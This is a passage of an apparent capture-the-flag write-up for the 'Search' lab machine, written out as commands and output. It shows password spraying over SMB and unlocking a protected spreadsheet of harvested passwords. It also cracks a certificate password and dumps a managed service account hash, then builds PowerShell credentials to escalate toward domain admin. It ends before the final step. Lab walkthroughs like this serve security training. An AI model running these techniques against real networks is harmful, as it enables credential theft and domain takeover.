SMB         10.10.11.129    445    RESEARCH         [-] search.htb\Sierra.Frye:@3ONEmillionbaby
STATUS_LOGON_FAILURE
SMB         10.10.11.129    445    RESEARCH         [-] search.htb\Kyla.Stewart:@3ONEmillionbaby
STATUS_LOGON_FAILURE
SMB         10.10.11.129    445    RESEARCH         [-]
search.htb\Chris.Stewart:@3ONEmillionbaby STATUS_LOGON_FAILURE
SMB         10.10.11.129    445    RESEARCH         [-] search.htb\Ben.Thompson:@3ONEmillionbaby
STATUS_LOGON_FAILURE
SMB         10.10.11.129    445    RESEARCH         [-]
search.htb\Kaiara.Spencer:@3ONEmillionbaby STATUS_LOGON_FAILURE
SMB         10.10.11.129    445    RESEARCH         [-] search.htb\abril.suarez:@3ONEmillionbaby
STATUS_LOGON_FAILURE
SMB         10.10.11.129    445    RESEARCH         [-] search.htb\Angie.Duffy:@3ONEmillionbaby
STATUS_LOGON_FAILURE
SMB         10.10.11.129    445    RESEARCH         [-] search.htb\Antony.Russo:@3ONEmillionbaby
STATUS_LOGON_FAILURE
SMB         10.10.11.129    445    RESEARCH         [-]
search.htb\belen.compton:@3ONEmillionbaby STATUS_LOGON_FAILURE
SMB         10.10.11.129    445    RESEARCH         [-]
search.htb\Cameron.Melendez:@3ONEmillionbaby STATUS_LOGON_FAILURE
SMB         10.10.11.129    445    RESEARCH         [-] search.htb\chanel.bell:@3ONEmillionbaby
STATUS_LOGON_FAILURE
SMB         10.10.11.129    445    RESEARCH         [-] search.htb\Claudia.Pugh:@3ONEmillionbaby
STATUS_LOGON_FAILURE
SMB         10.10.11.129    445    RESEARCH         [-]
search.htb\Cortez.Hickman:@3ONEmillionbaby STATUS_LOGON_FAILURE
SMB         10.10.11.129    445    RESEARCH         [-] search.htb\dax.santiago:@3ONEmillionbaby
STATUS_LOGON_FAILURE
SMB         10.10.11.129    445    RESEARCH         [-]
search.htb\Eddie.Stevens:@3ONEmillionbaby STATUS_LOGON_FAILURE
SMB         10.10.11.129    445    RESEARCH         [+] search.htb\edgar.jacobs:@3ONEmillionbaby
SMB         10.10.11.129    445    RESEARCH         [-] search.htb\Edith.Walls:@3ONEmillionbaby
STATUS_LOGON_FAILURE
SMB         10.10.11.129    445    RESEARCH         [-] search.htb\eve.galvan:@3ONEmillionbaby
STATUS_LOGON_FAILURE
SMB         10.10.11.129    445    RESEARCH         [-]
search.htb\frederick.cuevas:@3ONEmillionbaby STATUS_LOGON_FAILURE
SMB         10.10.11.129    445    RESEARCH         [-] search.htb\hope.sharp:@3ONEmillionbaby
STATUS_LOGON_FAILURE
SMB         10.10.11.129    445    RESEARCH         [-]
search.htb\jayla.roberts:@3ONEmillionbaby STATUS_LOGON_FAILURE
SMB         10.10.11.129    445    RESEARCH         [-]
search.htb\Jordan.Gregory:@3ONEmillionbaby STATUS_LOGON_FAILURE
SMB         10.10.11.129    445    RESEARCH         [-]
search.htb\payton.harmon:@3ONEmillionbaby STATUS_LOGON_FAILURE
SMB         10.10.11.129    445    RESEARCH         [-]
search.htb\Reginald.Morton:@3ONEmillionbaby STATUS_LOGON_FAILURE
SMB         10.10.11.129    445    RESEARCH         [-]
search.htb\santino.benjamin:@3ONEmillionbaby STATUS_LOGON_FAILURE
```

```
SMB         10.10.11.129    445    RESEARCH         [-]
search.htb\Savanah.Velazquez:@3ONEmillionbaby STATUS_LOGON_FAILURE
SMB         10.10.11.129    445    RESEARCH         [-] search.htb\sierra.frye:@3ONEmillionbaby
STATUS_LOGON_FAILURE
SMB         10.10.11.129    445    RESEARCH         [-] search.htb\trace.ryan:@3ONEmillionbaby
STATUS_LOGON_FAILURE
```


One user account is using the same password as service account. Let’s look into shares of that user.

```
$\> smbclient //search.htb/RedirectedFolders$ -U edgar.jacobs
Enter WORKGROUP\edgar.jacobs's password:
Try "help" to get a list of possible commands.
smb: \> cd edgar.jacobs\Desktop\
smb: \edgar.jacobs\Desktop\> ls
  .                                   DRc        0  Mon Aug 10 10:02:16 2020
  ..                                  DRc        0  Mon Aug 10 10:02:16 2020
  $RECYCLE.BIN                       DHSc        0  Thu Apr  9 20:05:29 2020
  desktop.ini                        AHSc      282  Mon Aug 10 10:02:16 2020
  Microsoft Edge.lnk                   Ac     1450  Thu Apr  9 20:05:03 2020
  Phishing_Attempt.xlsx                Ac    23130  Mon Aug 10 10:35:44 2020

                3246079 blocks of size 4096. 458055 blocks available
smb: \edgar.jacobs\Desktop\> get Phishing_Attempt.xlsx
```

There’s a XLS file, download that to your machine.



This XLS document has two sheets, one of them has captured passwords of phishing and another has a list of username. As you can see the lock symbol on second sheet, a column is being locked with a password.



	A	B	D
1	firstname	lastname	Username
2	Payton	Harmon	Payton.Harmon
3	Cortez	Hickman	Cortez.Hickman
4	Bobby	Wolf	Bobby.Wolf
5	Margaret	Robinson	Margaret.Robinson
6	Scarlett	Parks	Scarlett.Parks
7	Eliezer	Jordan	Eliezer.Jordan
8	Hunter	Kirby	Hunter.Kirby
9	Sierra	Frye	Sierra.Frye
10	Annabelle	Wells	Annabelle.Wells
11	Eve	Galvan	Eve.Galvan
12	Jeramiah	Fritz	Jeramiah.Fritz
13	Abby	Gonzalez	Abby.Gonzalez
14	Joy	Costa	Joy.Costa
15	Vincent	Sutton	Vincent.Sutton


You can confirm it by resizing the cell which is in between lastname and Username. There are two ways to remove the password. Upload it on google drive and access it via sheets, it will remove the password for you. This is the easiest way. If you want to remove it manually, then you need unzip this xlsx file and delete the below link from the sheet2.xml file.

`<sheetProtection algorithmName="SHA-512" hashValue="hFq32ZstMEekuneGzHEfxeBZh3hnmO9nvv8qVHV8Ux+t+39/22E3pfr8aSuXISfrRV9UVfNEzidgv+Uvf8C5Tg" saltValue="U9oZfaVCkz5jWdhs9AA8nA" spinCount="100000" sheet="1" objects="1" scenarios="1"/>`

You can find this ‘sheet2.xml’ file after unzipping the xlsx file. Location: `xl/worksheets/sheet2.xml` Once you delete that line, you need to zip it back.

```
$\> zip -r Phishing.xls .
```

Open the xls file and double click on the line which is between D and B to see the passwords.



File Edit View Insert Format Styles Sheet Data Tools Window Help

Calibri | 11 pt | B I U

J13

	A	B	C	D
1	firstname	lastname	password	Username
2	Payton	Harmon	;;36!cried!INDIA!year!50;;	Payton.Harmon
3	Cortez	Hickman	..10-time-TALK-proud-66..	Cortez.Hickman
4	Bobby	Wolf	??47^before^WORLD^surprise^91??	Bobby.Wolf
5	Margaret	Robinson	//51+mountain+DEAR+noise+83//	Margaret.Robinson
6	Scarlett	Parks	++47|building|WARSAW|gave|60++	Scarlett.Parks
7	Eliezer	Jordan	!!05_goes_SEVEN_offer_83!!	Eliezer.Jordan
8	Hunter	Kirby	~~27%when%VILLAGE%full%00~~	Hunter.Kirby
9	Sierra	Frye	$$49=wide=STRAIGHT=jordan=28$$18	Sierra.Frye
10	Annabelle	Wells	==95~pass~QUIET~austria~77==	Annabelle.Wells
11	Eve	Galvan	//61!banker!FANCY!measure!25//	Eve.Galvan
12	Jeramiah	Fritz	??40:student:MAYOR:been:66??	Jeramiah.Fritz
13	Abby	Gonzalez	&&75:major:RADIO:state:93&&	Abby.Gonzalez
14	Joy	Costa	**30*venus*BALL*office*42**	Joy.Costa
15	Vincent	Sutton	**24&moment&BRAZIL&members&66**	Vincent.Sutton
16				

Now we have 15 more username & passwords. If we look at the bloodhound visual path to domain admin, out of all the users, there are only two are in the password list. Abby and Sierra will lead to domain admin. The Abby password didn't work, but Sierra's did.

```
$\> smbclient //search.htb/RedirectedFolders$ -U Sierra.Frye
Enter WORKGROUP\Sierra.Frye's password:
Try "help" to get a list of possible commands.
smb: \> cd sierra.frye\Desktop\
smb: \sierra.frye\Desktop\> ls
  .                                   DRc        0  Thu Nov 18 01:08:00 2021
  ..                                  DRc        0  Thu Nov 18 01:08:00 2021
  $RECYCLE.BIN                      DHSc        0  Tue Apr  7 18:03:59 2020
  desktop.ini                       AHSc      282  Fri Jul 31 14:42:15 2020
  Microsoft Edge.lnk                  Ac     1450  Tue Apr  7 12:28:05 2020
  user.txt                            Ac       33  Thu Nov 18 00:55:27 2021

                3246079 blocks of size 4096. 459005 blocks available
smb: \sierra.frye\Desktop\> get user.txt
getting file \sierra.frye\Desktop\user.txt of size 34 as user.txt (0.1 KiloBytes/sec) (average
0.1 KiloBytes/sec)
```

We have user flag now.


```
smb: \sierra.frye\Downloads\Backups\> ls
  .                                   DHc        0  Mon Aug 10 20:39:17 2020
  ..                                  DHc        0  Mon Aug 10 20:39:17 2020
  search-RESEARCH-CA.p12              Ac     2643  Fri Jul 31 15:04:11 2020
```

```
  staff.pfx                           Ac     4326  Mon Aug 10 20:39:17 2020

                3246079 blocks of size 4096. 458996 blocks available
```

Under Downloads we will find Cryptography files. Let’s download them to our machine.

> *A p12 file contains a digital certificate that uses PKCS#12 (Public Key Cryptography Standard #12) encryption. It is used as a portable format for transferring personal private keys and other sensitive information. P12 files are used by various security and encryption programs. It is generally referred to as a "PFX file”.*

We can try to upload this certificate to browser (firefox).




It asks for the password. We can try to crack the password using bellow tool.


[GitHub - Ridter/p12tool: A simple Go script to brute force or parse a password-protected PKCS#12 (PFX/P12) file.]

```
$\> ./p12tool crack -c staff.pfx -f /usr/share/wordlists/rockyou.txt

Version: 1.0 (n/a) - 01/03/22 - Evi1cg

2022/01/03 02:34:13 ->  [*] Brute forcing...
2022/01/03 02:34:13 ->  [*] Start thread num 100
2022/01/03 03:01:44 ->  [+] Password found ==> misspissy
2022/01/03 03:01:44 ->  [*] Successfully cracked password after 5484391 attempts!
```


If you are on VM then it’d take much more time. Now we have the password for the certificate. Let’s add it in our browser.




There’s a specific endpoint which you can access with this certificate.




Now we need to input the credentials of ‘Sierra’ user and access PowerShell Console.



After login we can run Powershell commands.



Let’s go back to bloodhound and look for path from owned principle to domain admin.



As we are member of ITSEC, we can read GMSA password.

> *BIR-ADFS-GMSA@SEARCH.HTB is a Group Managed Service Account. The group ITSEC@SEARCH.HTB can retrieve the password for the GMSA BIR-ADFS-GMSA@SEARCH.HTB.*

```
$\> python3 gMSADumper.py -d search.htb -u 'Sierra.Frye' -p '$$49=wide=STRAIGHT=jordan=28$$18'
BIR-ADFS-GMSA$:::e1e9fd9e46d0d747e1595167eedcec0f
```

gMSAs use 240-byte, randomly generated complex passwords. So, it’s hard to crack.

PayloadsAllTheThings/Active Directory Attack.md at master · swisskyrepo/PayloadsAllTheThings

Passwordless PowerShell

GMSA Attributes in the Active Directory

- `msDS-GroupMSAMembership` (`PrincipalsAllowedToRetrieveManagedPassword`) - stores the security principals that can access the GMSA password.
- `msds-ManagedPassword` - This attribute contains a BLOB with password information for group-managed service accounts.
- `msDS-ManagedPasswordId` - This constructed attribute contains the key identifier for the current managed password data for a group MSA.
- `msDS-ManagedPasswordInterval` - This attribute is used to retrieve the number of days before a managed password is automatically changed for a group MSA.

Based on these both blogs, we can run commands as BIR-ADFS-GMSA to set an environment to access domain admin

- `$user = 'BIR-ADFS-GMSA$'`
- `$gmsa = Get-ADServiceAccount -Identity $user -Properties 'msDS-ManagedPassword'`
- `$blob = $gmsa.'msDS-ManagedPassword'`
- `$mp = ConvertFrom-ADManagedPasswordBlob $blob`
- `$cred = New-Object System.Management.Automation.PSCredential $user, $mp.SecureCurrentPassword`

With these above we are setting up the GMSA password to be used and runas 'BIR-ADFS-GMSA$’ user.

```
Windows PowerShell
Copyright (C) 2016 Microsoft Corporation. All rights reserved.

PS C:\Users\Sierra.Frye\Documents>
whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name          Description              State
======================= ======================== =======
SeChangeNotifyPrivilege Bypass traverse checking Enabled
PS C:\Users\Sierra.Frye\Documents>
$user = 'BIR-ADFS-GMSA$'
PS C:\Users\Sierra.Frye\Documents>
$gmsa = Get-ADServiceAccount -Identity $user -Properties 'msDS-ManagedPassword'
PS C:\Users\Sierra.Frye\Documents>
$blob = $gmsa.'msDS-ManagedPassword'
PS C:\Users\Sierra.Frye\Documents>
$mp = ConvertFrom-ADManagedPasswordBlob $blob
PS C:\Users\Sierra.Frye\Documents>
$cred = New-Object System.Management.Automation.PSCredential $user, $mp.SecureCurrentPassword
PS C:\Users\Sierra.Frye\Documents>
```

Submit Cancel History: Connected to: **research** Save Exit

Everything is set, now we need to invoke commands to run any type of script/command.

